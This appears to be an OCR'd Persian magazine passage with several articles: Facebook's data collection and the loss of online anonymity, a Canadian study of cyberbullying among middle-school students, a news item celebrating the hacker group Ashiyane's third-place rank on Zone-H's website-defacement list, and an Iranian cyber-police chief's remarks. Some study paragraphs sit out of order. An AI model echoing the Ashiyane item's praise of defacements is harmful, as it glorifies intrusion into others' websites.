از صفحات پر خواننده می‌توان به صفحه استار بوکز کافی، کوکاکولا و یا بیسکویت اورئو اشاره کرد که بین ده تا بیست و پنج میلیون تماشاچی دارند. اما مارک‌های بزرگ در بهره وری از شبکه تنها نیستند. در مقیاسی دیگر، استاد کار محلی، نویسنده ناشناس وکارگاه کوچک نیز برای معرفی خود از این سیستم استفاده می‌کنند. حتی لوموند دیپلماتیک نیز از آن بی بهره نیست: صفحه فیس بوک آن که اواخر ۲۰۰۹ به ابتکار یک خواننده این نشریه گشوده شد امروز چهل و پنج هزار و هشت صد و شصت و یک عضو دارد.

با فراهم آوردن امکان شکل دادن به مهر و نشان شخصی، برای هر فرد، فیس بوک آئینه جادویی عصر خود خواه و تبلیغاتی ما ست. تجربه فیس بوک به کاربر آن اجازه می‌دهد تا احساس کند هر لحظه در مقابل صد و سی نفر (تعداد متوسط «دوستان» در شبکه) ظاهر می‌شود که می‌توانند برای هر حرکت و هر کلام او دست بزنند. هر اندازه انعکاس الکترونیکی وجود ما واقعیت شخصیت مان ــ و یا آن چه می‌خواهیم باشیم ــ را بیشتر نمایان سازد، بیشتر سرمست تصویر آن می‌شویم. این احساس هر فرد را به تغذیه هر چه بیشتر صفحه اش رهنمون می‌سازد که گاه از اختیار خارج میگردد. افراد در صفحه فیس بوکشان به انتشار علایق، آدرس خانه، محل‌های رفت و آمد خود در هر لحظه با استفاده از تکنیک‌های رد یابی جغرافیایی می‌پردازند و یا «گاه نگار» سوز و گدازهای عاشقانه شان را در ملا عام قرار می‌دهند.

اما فیس بوک نمی‌خواهد به این بسنده کند: در نظر دارد از یک تارنمای بسته به گسترش در سراسر شبکه تحول یابد. دکمه «دوست دارم» که از ماه آوریل ۲۰۱۰ اضافه شده است در ظاهر کارایی ساده‌ای دارد، هر کاربر می‌تواند آن را به سایت خود اضافه کرده شمار افرادی که به آن سر می‌زنند را افزایش دهد؛ با کمک این سیستم اعجاز انگیز که هم اکنون بر روی یک میلیون سایت نصب شده، فیس بوک بر خود می‌بالد که امکان آن را دارد تا هر ماه سرکشی بیش از صد و پنجاه میلیون کار بر، بر روی شبکه اینترنتی را همراه با اسم و رسمشان رد یابی کند و به این ترتیب گروه بندی هدفمند آنان را دقت بیشتری بخشد. برای خدمات رسانی (وکنترل) بیشتر، فیس بوک سیستم ایمیل، اس ام اس و گفتگوی مستقیم خود را براه‌انداخت و با گوگل، غول دیگر کنترل اینترنتی به رقابت رو یاروی می‌پردازد.

فیس بوک اطمینان می‌دهد که تنها «دوستانمان» به این توده انبوه متون و تصاویر که به صورت مستمر در بانک داده‌ها واریز می‌شود دسترسی دارند. پس از بررسی‌های وال استریت جورنال که برملا کرد که برخی از مراکز ارائه بازی‌های الکترونیکی بر روی فیس بوک به هویت کاربران و دوستانشان دسترسی داشتند، در ماه نوامبر ۲۰۱۰، شرکت فیس بوک اعلام کرد که از آن پس «مدارا صفر» خواهد بود و هیچ داد و ستدی بر سر داده‌ها را تحمل نخواهد کرد و تضمین می‌کند که: «هرگز اطلاعات مربوط به کاربران را نفروخته و نخواهد فروخت».

در سال ۱۹۹۳، یک نقاشی در نیویورک تایمز توضیح می‌داد که: «در اینترنت کسی نمی‌داند که شما یک سگ هستید». در سال ۲۰۱۰، ناشناس ماندن در حال از بین رفتن است. مدیر عامل گوگل، اریک اشمیت در کنفرانس تکنومی، روز ۴ اوت ۲۰۱۰ گفت: «با ۱۴ عکس ما می‌توانیم هویت شما را شناسایی کنیم». «گمان می‌کنید که ۱۴ عکس از شما بر روی شبکه موجود نیست؟ عکس‌های فیس بوک یادتان نرود.» وضعیت عینی ای که به نظر او نه تنها نمی‌بایست به آن پایان بخشید بلکه وجودش ضروری است، چرا که: «در جهانی با تهدیدات گاه یک جانبه، ناشناس ماندن واقعی خطر ناک است (...) ما به یک بخش کنترل هویت دقیق نیازمندیم ــ بهترین نمونه امروزی چنین سیستمی فیس بوک است (...) بالا خره دولت‌ها هم آن را طلب خواهند کرد». اگر امروز هنوز می‌توان در مورد هویت خود تقلب کرد، در آینده این کار دشوار تر خواهد شد. آرشیتکت‌های جهان متصل به شبکه و رهبران سیاسی در نظر دارند به «متمدن سازی» اینترنتی آزاد دست زنند که از نظر آنها منطقه ای فارغ از قوانین است. اگر آنها موفق به رام سازی آن گردند، تنها راه شرکت تام الاختیار در شبکه، ارائه هویت واقعی خواهد بود. تارنما تا کنون تصویر سیستمی غیر متمرکز از شبکه‌های به هم مرتبط را ارائه می‌داد. هیچ کس فکر نمی‌کرد که یک عنکبوت چموش خود را در مرکز آن قرار دهد و به جاسوسی کاربران بنشیند.

مردم آزاری در فضای سایبر

در مجموع ۴۳۲ دانش‌آموز کلاس‌های ۷ تا ۹ مدارس کانادا گزارش داده‌اند که آزار و اذیت سایبر را تجربه کرده‌اند. اذیت سایبر نوعی آزار می‌باشد که از طریق استفاده از ارتباطات الکترونیکی مانند تلفن‌های همراه و پست الکترونیکی پدید می‌آید.

از این دانش‌آموزان حدود دوسوم (۶۹ درصد) گزارش داده‌اند که در این مورد مطالبی را شنیده‌اند، یک‌چهارم از آنان (۲۱ درصد) به دفعات مورد اذیت قرار گرفته‌اند و حدود ۳ درصد نیز کاملا درگیر این موضوع بوده‌اند. قربانیان این‌گونه آزار هم‌نین گزارش داده‌اند که عواقب منفی آن همچون عصبانیت و افسردگی را تجربه کرده‌اند. این نتایج موجب شد تا تحقیقاتی درباره این که چرا نوجوانان از امتیازات تکنولوژی برای اذیت همتایان خود استفاده می‌کنند، انجام گیرد.

امروزه در سراسر جهان بیشتر از نیم میلیارد نفر (۵۸۰ میلیون نفر) به اینترنت دسترسی دارند، دسترسی به اینترنت بسیار سریع و با حداقل صددرصد سالانه در خانه‌ها، مدارس و محل کسب و کار در حال رشد است.

مطالعه‌ای در سال ۲۰۰۰ در ایالات متحده امریکا نشان می‌دهد که بیش از نصف دانش‌آموزان چه در خانه و چه در مدرسه به کامپیوتر دسترسی دارند و فقط ۱۰ درصد از کودکان به طور کلی از این امکانات محروم هستند. بررسی اخیر از ۱۵۵۰۰ مدرسه در کشور کانادا حاکی از آن است که ۹۸ درصد از مدارس ابتدایی و ۹۹ درصد از دبیرستان‌ها دارای کامپیوتر و اینترنت هستند.

بیش از یک میلیون دستگاه کامپیوتر در اختیار دانش‌آموزان و معلمان کانادایی قرار دارد که تخمین زده می‌شود ۹۰ درصد از این کامپیوترها به اینترنت متصل باشند.

به عبارت دیگر در ازای هر ۵ دانش‌آموز کانادایی یک دستگاه کامپیوتر موجود است و علاوه بر این حدود ۶۰ درصد از دانش‌آموزان مذکور، مجوز اتصال به اینترنت در خارج از وقت کلاس (زمان ناهار یا بعد از وقت مدرسه) را کسب کرده‌اند که این موارد احتمالا با نظارت کمتری انجام می‌گیرد بنابراین می‌توان اذعان کرد که تقریبا هر دانش‌آموز کانادایی می‌تواند بدون نظارت از تکنولوژی رایانه‌ای در مدرسه و در قالب ارتباط الکترونیکی بهره‌مند شود.

بهره‌مندی از تلفن همراه نیز، استفاده دیگری از تکنولوژی است که شدیدا در حال افزایش است. در سال ۲۰۰۳ حدود یک‌سوم از جوانان امریکایی و تقریبا نصف کودکان اروپایی دارای تلفن همراه شخصی بوده‌اند. یکی از دلایل آن شاید احساس امنیتی بود که ۷۰ درصد جوانان امریکایی بین ۱۰ تا ۱۴ ساله اعلام کرده بودند که به هنگام حمل تلفن همراه سریعا می‌توانند با دوستان و خانواده‌هایشان تماس حاصل نمایند.

هرچند که استفاده از کامپیوتر در کلاس تاثیرات مثبتی بر آموزش دارد و تلفن همراه نیز در تعاملات دانش‌آموزان تسهیلاتی را موجب می‌گردد اما این ابزار به طور اجتناب‌ناپذیری مشکلات و چالش‌هایی را نیز برای مدارس و جامعه به بار خواهد داشت. ارتباط الکترونیکی می‌تواند رسانه‌ای باشد که باعث ورود دانش‌آموزان به انجام رفتارهای ناپسندی همچون اذیت و آزار دیگران گردد. امروزه اشکال گوناگون تکنولوژی همچون تلفن همراه، پیجر، پست الکترونیکی، پیام فوری و سایت‌های شبکه‌ای توسط افراد و گروه‌ها برای آزار و اذیت دیگران مورد استفاده قرار می‌گیرند که می‌توان آن را زورگویی سایبر نامید.

نرخ آمار زورگویی سایبر علی‌رغم جدید بودن این نوع تکنولوژی‌ها بسیار بالا است. به طور مثال یک‌چهارم از دختران جوان کاربر اینترنتی ادعا می‌کنند که در چت‌روم از مطالبی که به آنها گفته شده است بسیار ترسیده و عصبانی شده‌اند. براساس تحقیقی در انگلستان، ۲۵ درصد از جوانان بین ۱۱ تا ۱۹ سال ادعا کرده‌اند که زورگویی سایبر را تجربه نموده‌اند. این در حالی است که چند سال قبل آمار مربوط به جوانان مورد آزار قرار گرفته، حدود ۶ درصد بوده است. بررسی دیگر در کانادا نشان می‌دهد که یک‌چهارم از جوانان کانادایی کاربر اینترنتی پیام‌های نفرت‌آمیز از دیگران دریافت نموده‌اند.

کیتز در سال ۲۰۰۲ پی برد که بسیاری از افراد گروه کوچکی از نوجوانان دیر بالغ، مورد اذیت و آزار جنسی از طریق اینترنت قرار گرفته‌اند. از نظر حقوقی به هر تماس جنسی ناخواسته که باعث ارعاب، تخاصم و اهانت گردد، اذیت و آزار جنسی اطلاق می‌شود. اسپیتزبرگ و هوبلر نیز گزارش داده‌اند که یک‌سوم از دانش‌آموزان پیش از اخذ دیپلم از طریق اینترنت مورد کمین قرار گرفته‌اند که شامل آزار تلفنی، هدایای ناخواسته، پاییدن و مراقبت بوده است.

براساس این مطالعات مقدماتی، اکنون پدیده «آزار سایبر» در حال تبدیل شدن به یک معضل جدی است. تلاش مدیران مدارس و والدین در کاهش چنین رفتاری بسیار پیچیده و غامض به نظر می‌رسد، زیرا که قلدرهای سایبر دارای اسامی مستعار هستند. در حقیقت استفاده از نام مستعار، مانع از تجسس در رفتارهای آسیب‌زا است و ممکن است که فرد اقدام‌کننده را مجبور به انجام ریسک کرده و یا احساس حیا در آنان را از بین ببرد. به طور مثال در سال ۱۹۹۹ تیک و همکارانش که چند نوع از این‌گونه آزارهای اینترنتی همچون جعل هویت، کلاهبرداری، پیام‌های ناخواسته، پیام‌های نفرت و اعمال مجرمانه را شناسایی کرده بودند، توصیه می‌کنند که باید در این مواقع عمل به سیاست رعایت مقررات و مجازات را در پیش گرفت.

بنابراین می‌توان نتیجه گرفت که بهره‌گیری از ارتباطات آسان و ارزان در روابط اجتماعی می‌تواند با مشکلاتی چون تشویق به آزار، نفرت و جرم مواجه شود.

به دلیل این‌که در تحقیقات آزار و اذیت ارتباط الکترونیکی تعداد دفعات انجام آن توسط افراد مشخص نیست، به جهت اهمیت موضوع باید محققان اطلاعات و پشتیبانی خود را در اختیار دست‌اندرکاران آموزشی قرار دهند و با توجه به این‌که بسیاری از کاربران اینترنتی از نظر تعاملات اجتماعی افرادی منزوی و گوشه‌گیر


است:

۱ـ کدام رسانه الکترونیکی برای آزار سایبر مورد استفاده قرار می‌گیرد؟

۲ـ عکس‌العمل نوجوانان نسبت به آزار سایبر چیست؟

روش

مجموعا ۴۳۲ دانش‌آموز (۱۹۳ پسر و ۲۳۹ دختر) از کلاس‌های ۷ تا ۹ و از میان ۹ مدرسه راهنمایی از طبقه متوسط اقلیت‌های گوناگون در کالگری و به صورت تصادفی انتخاب شدند. فقط



هستند و تعدادی نیز در پی یافتن فردی کمکی جهت مقابله با شخص قلدر بسر می‌برند، پس نیاز است که برای استفاده مناسب از تکنولوژی در مدارس، معلمین و کارکنان آموزشی دارای دانش کافی از میزان شیوع و انواع زورگویی سایبر باشند تا بتوانند دانش‌آموزان را از نحوه کاربری امن و مناسب کامپیوتر آگاه سازند. علاوه بر این به سبب این‌که معلمان و مسوولان آموزشی معمولا دانش کمتری از تکنولوژی آموزشی نسبت به دانش‌آموزان خود دارند، بنا بر این الزام است که آنها از روش‌های مختلف استفاده دانش‌آموزان از تکنولوژی آگاهی داشته باشند.

این مطالعه درباره ماهیت و میزان شیوع «زورگویی سایبر» در بین نوجوانان به نتایجی خصوصا در مورد پرسش‌های زیر نایل آمده

جوانانی که رضایتنامه داشتند، اجازه شرکت در این تحقیق را به دست آوردند. برای آن که دانش‌آموزان در فضای اجباری به تکمیل پرسشنامه‌ها نپردازند، یک دستیار پژوهشگر امور مصاحبه‌ها را در کلاس انجام می‌داد. برای اطمینان از عدم شناسایی، پرسشنامه‌ها بدون نام طراحی و زمان لازم برای تکمیل آنها ۱۵ دقیقه در نظر گرفته شده بود.

اقدامات

تدوین‌کنندگان پرسشنامه‌ها، ۱۵ سوال برای گروه هدف مورد مطالعه خود طراحی کردند. این سوالات بر اساس تجربیات اولیه مولف در خلال فعالیت در مدرسه، هدایت تحقیق و افشای شنیده‌های دانش‌آموزان در رابطه با موضوع «آزار سایبر» بوده است.

در این مطالعه به طور مکرر تعریفی از عبارت «آزار» توسط اولوز در سال ۱۹۹۶ آمده است که در ابتدا از نظر معنایی توضیح داده شده است. در مورد نوع تکنولوژی و جزئیات این گونه اتفاقات از سوالات «باز» استفاده شده است و راجع به تعداد دفعات شنیده‌ها، تجربیات و دخیل شدن در مساله «آزار سایبر»، عکس‌العمل‌های رفتاری و احساسی و ارتباط بین این آزار و دیگر انواع آن سوالات «بسته» پرسیده شده است که پاسخ‌های آنها با توجه به شاخص‌های لایکرت از «هرگز» تا «تقریبا هر روز» انتخاب شده‌اند. ضریب اعتبار ۱۰ موردی که عکس‌العمل‌های احساسی و رفتاری را مورد سنجش قرار می‌دادند، ۸۸ است.

نتایج

نتایج به دست آمده از این تحقیق نشان داد که از انواع مختلف تکنولوژی برای آزار و اذیت دانش‌آموزان استفاده شده است که در این میان بیشترین گزارش مربوط به پست الکترونیکی، پیام‌های فوری و اینترنت است. همچنین نمونه‌های خاصی نیز از آزار سایبر گزارش شده است، به‌طور مثال به نقل از دانش‌آموزی آمده است که فردی دیگر از طریق پست الکترونیکی برای مدیر مدرسه، توهین‌هایی را ارسال می‌کرده است. گزارشی دیگر مبنی بر دریافت تهدید به مرگ یکی از همکلاسان می‌باشد و در نهایت حدود یک‌سوم از دانش‌آموزان مورد مصاحبه اعلام کرده‌اند که از موضوع آزار سایبر بی‌خبر هستند.

تقریبا یک چهارم از دانش‌آموزان مذکور (۲۳ درصد یا ۱۰۰نفر) حداقل چند بار قربانی آزار سایبر شده‌اند و ۴۲ درصد (۱۸۲نفر) هرگز با این مساله مواجه نبوده‌اند. در این گزارش آمده است که از نظر تعداد دفعات آزار سایبر دختران و پسران در کلاس‌های پایین‌تر و بالاتر وضعیت مشابهی دارند.

برخی از دانش‌آموزان گزارش داده‌اند که ضمن اظهار اطلاع از این‌گونه اتفاقات، از وسایل ارتباطات الکترونیکی برای آزار طرف مقابل استفاده کرده‌اند که ۲۲ درصد (۹۹ نفر) یک یا دو بار، ۴ درصد (۱۵ نفر) چند بار و بیشتر از این دسته می‌باشند و ۷۴ درصد (۳۱۸ نفر) هرگز این عمل را مرتکب نشده‌اند. نتایج نشان می‌دهد که بین جنسیت دانش‌آموزان و سطح کلاس‌های آنان تفاوتی وجود ندارد.

برای تعیین نحوه تحت تاثیر قرار گرفتن دانش‌آموزان از طریق آزار سایبر، پاسخ‌های مربوط به پرسش‌های دهگانه احساسی رفتاری مورد بررسی قرار گرفت. هدف از طرح این سوالات و پاسخ‌های جداگانه آنها این بود که مشخص شود چه دسته‌ای از دانش‌آموزان آزار سایبر را تجربه کرده‌اند.

از آنجایی که تعداد کل دانش‌آموزانی که خود آزار سایبر را تجربه کرده‌اند حدود ۱۰۰ نفر می‌باشد، بنابراین می‌توان نرخ تناوب آن را به صورت درصد ارائه کرد. بیشتر از نصف قربانیان آزار سایبر (۵۷ درصد) اعلام کرده‌اند که بارها به آنان احساس عصبانیت از این موضوع دست داده شده است و حدود یک سوم از دانش‌آموزان قربانی آزار سایبر (۳۶ درصد) احساس غمگینی و آزردگی روحی داشته‌اند.

در بررسی‌های به عمل آمده در تمام نمونه‌های مذکور، بین جنسیت و تفاوت در سطح کلاس دانش‌آموزان، فرق مهمی مشاهده نشده است. نکته مهم این تحقیق را می‌توان ارتباط بین آزار سایبر و آزار رودررو (مستقیم) و بدون استفاده از وسایل ارتباطات الکترونیکی برشمرد. براساس این مطالعه مشخص گردید که نصف دانش‌آموزانی که قربانی آزار سایبر شده بودند (۶۴ درصد)، به نوع دیگر آزار (مستقیم) نیز دچار شده بودند.

کنکاش

هر چند کامپیوتر به عنوان وسیله تسهیل‌کننده دسترسی به اطلاعات آموزشی در کلاس‌های درس معرفی می‌گردد اما تعداد زیادی از دانش‌آموزان این نمونه‌گیری، از آزار سایبر آسیب دیده‌اند. حدود دوسوم از آنان شنیده‌هایی درباره چنین اتفاقاتی داشته‌اند و یک چهارم از دانش‌آموزان خود چندین بار یا بیشتر مورد آزار سایبر قرار گرفته‌اند.

بر اساس گزارش‌های انجام شده حدود یک چهارم از دانش‌آموزان مذکور تعمدا از این نوع آزار در مورد دیگران استفاده کرده‌اند و هم‌نین افراد زیادی از آنان نیز علاوه بر تجربه تاثیر منفی آزار سایبر، از طرق دیگر نیز مورد آزار و اذیت قرار گرفته‌اند. این نتایج نشان می‌دهند که «زورگویی» به یک امر دیجیتالی تبدیل شده است.

اگرچه بسیاری از این دانش‌آموزان از تکنولوژی برای اهداف آسیب‌رسانی به دیگران استفاده نموده‌اند اما مطابق با نتایج چندین تحقیق دیگر، آمار تعداد اذیت و آزار به روش سنتی با آمار آزار سایبر در تحقیق حاضر برابر و شبیه به هم می‌باشند. علاوه بر این اکثر افرادکه در مدرسه قربانی آزار و اذیت رودررو (مستقیم) بوده‌اند در فضای سایبر نیز مورد کمین قرار گرفته‌اند. شدت آزارهای سایبر نیز متفاوت بوده است به طوری که از مزاحمت تا خطر تهدید به مرگ را شامل می‌شده است.

ارتباط الکترونیکی در واقع روش مضاعفی از آزار و اذیت را سبب می‌شود. بدین ترتیب که در آغاز زورگویی از مدرسه و با استفاده از ابزار تکنولوژیکی شروع و سپس به خانه و جامعه گسترش پیدا می‌کند. این احتمال وجود دارد که رفتار قلدرمآبانه ابتدا از فاصله و با بهره‌گیری از کامپیوتر و تلفن همراه آغاز گردد و در نهایت به زورگویی رودررو (مستقیم) منجر شود و در صورت عدم آگاهی از پیامدهای آن در مدرسه نیز به این رفتار ادامه داده شود بنابراین می‌توان اذعان کرد که «آزار سایبر» هشداری است برای شروع رفتار «زورگویی در

مدرسه».

به طور مثال اگر «زورگوهای الکترونیکی» مورد پیگرد قرار نگیرند رفتار آنها در مدرسه از حالت سایبر و غیرمستقیم به وضعیت شدید و مستقیم تغییر پیدا خواهد کرد. توصیه می‌شود که در آینده مطالعاتی در زمینه نحوه امکان کاهش زورگویی در مدرسه، حفظ و مراقبت از دانش‌آموزان در برابر این معضل و روش از بین بردن سایر انواع زورگویی انجام گیرد.

■ عواقب زورگویی سایبر

تعدادی از دانش‌آموزان به عنوان قربانیان «مدرسه زورگویی» رنج و ناراحتی خود را چنین گزارش کرده‌اند که با احساس غمگینی، عصبانیت، اضطراب و ترس، آسیب به تمرکز و موفقیت تحصیلی خود به سر می‌برند.

اگرچه همیشه «زورگویی سایبر» قابل مشاهده از طرف دیگران نیست اما امکان تاثیر مشابهی بر روی قربانیان از جهت ایجاد سلطه و کنترل با توسل به رفتار تحقیرآمیز را دارد. شاید تئوری سلطه اجتماعی بتواند در برگیرنده «زورگویی سایبر» نیز باشد زیرا که قربانیان با ترس و بی‌پناهی، از مهاجم سایبر فرمانبرداری می‌نمایند.

دلیل این که بسیاری از دانش‌آموزان گروه نمونه این تحقیق اعلام کرده‌اند که آزار و اذیت سایبر بر آنها تاثیری نداشته است، شاید نشانگر این باشد که آنها این رفتار را عادی (نرمال) و یا قبلا قبول پنداشته‌اند و رفتار خصمانه‌ای را از آن استنباط نکرده‌اند.

موضوع «آزار سایبر» نیاز به مطالعه و تحقیق بیشتر و اقدامات مضاعفی جهت جلوگیری از اتفاق آن را دارد. توصیه‌های کلی براساس استراتژی‌های حمایتی می‌تواند تحولی برای پیشگیری از «مدرسه زورگویی» باشد. کادر اداری، آموزشی مدارس و والدین دانش‌آموزان باید تشویق به بررسی رفتارهای آزاردهنده گردند و آگاهی خود را نسبت به شدت این معضل ارتقاء دهند و برای مداخله بموقع در این موضوع برنامه‌ریزی کنند.

اختصاص یک خط تلفن برای راهنمایی، شناسایی و مدیریت رفتارهای «آزار سایبر» ضروری است. اطمینان‌بخشی به دانش‌آموزان و حمایت از آنان در صورت گزارش «آزار سایبر» و آموزش نحوه پیشگیری از دیگر اقدامات هستند. به طور مثال باید به آنان آموخت که از رمز عبور اطلاعات شخصی خود محافظت کنند.

این که به دانش‌آموزان توصیه شود برای توقف این‌گونه آزارها نباید به اینترنت وصل شوند، کافی نیست زیراکه ممکن است آزار به صورت رودررو و مستقیم نیز اتفاق بیفتد؛ بنابراین می‌توان نتیجه گرفت که جلوگیری از ارتباط الکترونیکی، سایر انواع آزار رفتاری را متوقف نمی‌سازد. پس باید برای جلوگیری از این معضل، ابتکاراتی را در سطح گسترده‌تر و با ایجاد جو مثبت در مدرسه‌ها اجرایی کرد.

والدین و دانش‌آموزان باید برنامه‌هایی را برای افزایش تعهدات افراد طراحی کنند و متخصصان امر نیز خدماتی را برای آگاه‌سازی نوجوانان در رابطه با «آزار سایبر» مورد ارزیابی قرار دهند. استراتژی‌های مذکور نیازمند نظارت و مدیریت موثرتری بر این نوع آزار و اذیت جهت بهره‌برداری مسوولانه‌تری از تکنولوژی است.

گروه آشیانه در رتبه سومین هکر برتر سایت معتبر Zone-H

سایت Zone-H یکی از معتبرترین سایت‌های امنیت اطلاعات آی تی است که روزانه آمار تعداد سرورها و سایت‌های هک شده را توسط هکرهای مختلف ارائه می‌دهد. این سایت فعالیتی در زمینه ثبت سایت‌های هک شده و اخبارهای امنیتی دارد و هکرها بعد از دیفیس کردن سایت‌های مختلف نام آنها را در سایت ثبت می‌کنند که برای خود محفوظ داشته باشند و بتوانند جزو ۵۰ اتکر شوند.

امروز در تاریخ ۸۹/۱۰/۳۰ گروه امنیتی آشیانه توانست برای اولین بار در رتبه سومین هکر دنیا در قسمت مخصوص قرار گیرد.

برای مشاهده این موضوع به لینک زیر مراجعه کنید:


http://zone-h.org/stats/notifierspecial

در حال حاضر تیم آشیانه به عنوان بالا ترین گروه ایرانی در این لیست قرار دارد.

البته گروه آشیانه حدود دو ماه در رتبه چهارم در سایت قرار داشت و امروز توانست با کمک همه اعضای اصلی به رتبه سوم ارتقا پیدا کند.

انشاا... در آینده‌ای نه چندان دور تیم بزرگ آشیانه به جایگاه بالا تر و واقعی خود در زمینه هکینگ در سطح جهان و دنیای اینترنت دسترسی پیدا کند.

با تشکر از زحمات شبانه روزی کلیه مدیران و اعضای اصلی گروه آشیانه برای رسیدن به این رتبه



محصولات

گروه آشیانه

رئیس پلیس فتا:
از حملات جاسوسی وخرابکارانه جلوگیری می‌کنیم

رییس پلیس فضای تولید و تبادل اطلاعات ناجا با بیان اینکه ۸۱ درصد از جرایم اینترنتی در کشور مربوط به موضوعات مالی است، گفت: استان‌های تهران، خراسان رضوی، کرمان، گیلان و مازندران بیشترین جرایم اینترنتی را به خود اختصاص داده‌اند.

به گزارش ایسنا سردار سید کمال هادیان‌فر، یکشنبه در مراسم افتتاح پلیس فتا اظهارکرد: پلیس فضای تولید و تبادل اطلاعات در کشور، همان پلیس سایبری در کشورهای دیگر است که از چالش، آسیب، جرایم گوناگون و حملات جاسوسی، خرابکارانه، نقض حریم خصوصی و غیره جلوگیری می‌کند.

وی با بیان اینکه تجارت الکترونیکی در سال ۲۰۰۶ تا ۲۰۱۰ سه هزار و ۷۵۰ میلیارد دلار در دنیا بوده است، افزود: درآمد حاصل از جرایم اینترنتی در دنیا در این سالها ۱۰۵ میلیارد دلار بوده که این میزان ۵ برابر درآمد حاصل از فروش موادمخدر است.

رییس پلیس فتا افزود: در ایران ۲۵ میلیون تلفن ثابت با ضریب ۳۴ درصد و ۵۲ میلیون تلفن همراه با ضریب ۶۲ درصد، هم‌نین بیش از ۳۲ میلیون و ۲۰۰ هزار کاربر اینترنتی وجود دارد این در حالی است که ۷۵ درصد شغل مرتبط با اینترنت در کشور وجود دارد و فضای مجازی ۲۲ میلیون فرصت شغلی نیز ایجاد کرده است.

وی خاطر نشان کرد: از جمله تهدیدات فضای مجازی تهدیدات اخلاقی و اجتماعی، سیاسی، امنیتی، روانی بهداشتی، فرهنگی و اقتصادی است و امروزه مجرمان سلاح به دست به مجرمان کامپیوتر به دست تبدیل شده‌اند و سن این مجرمان نیز کاهش یافته است.

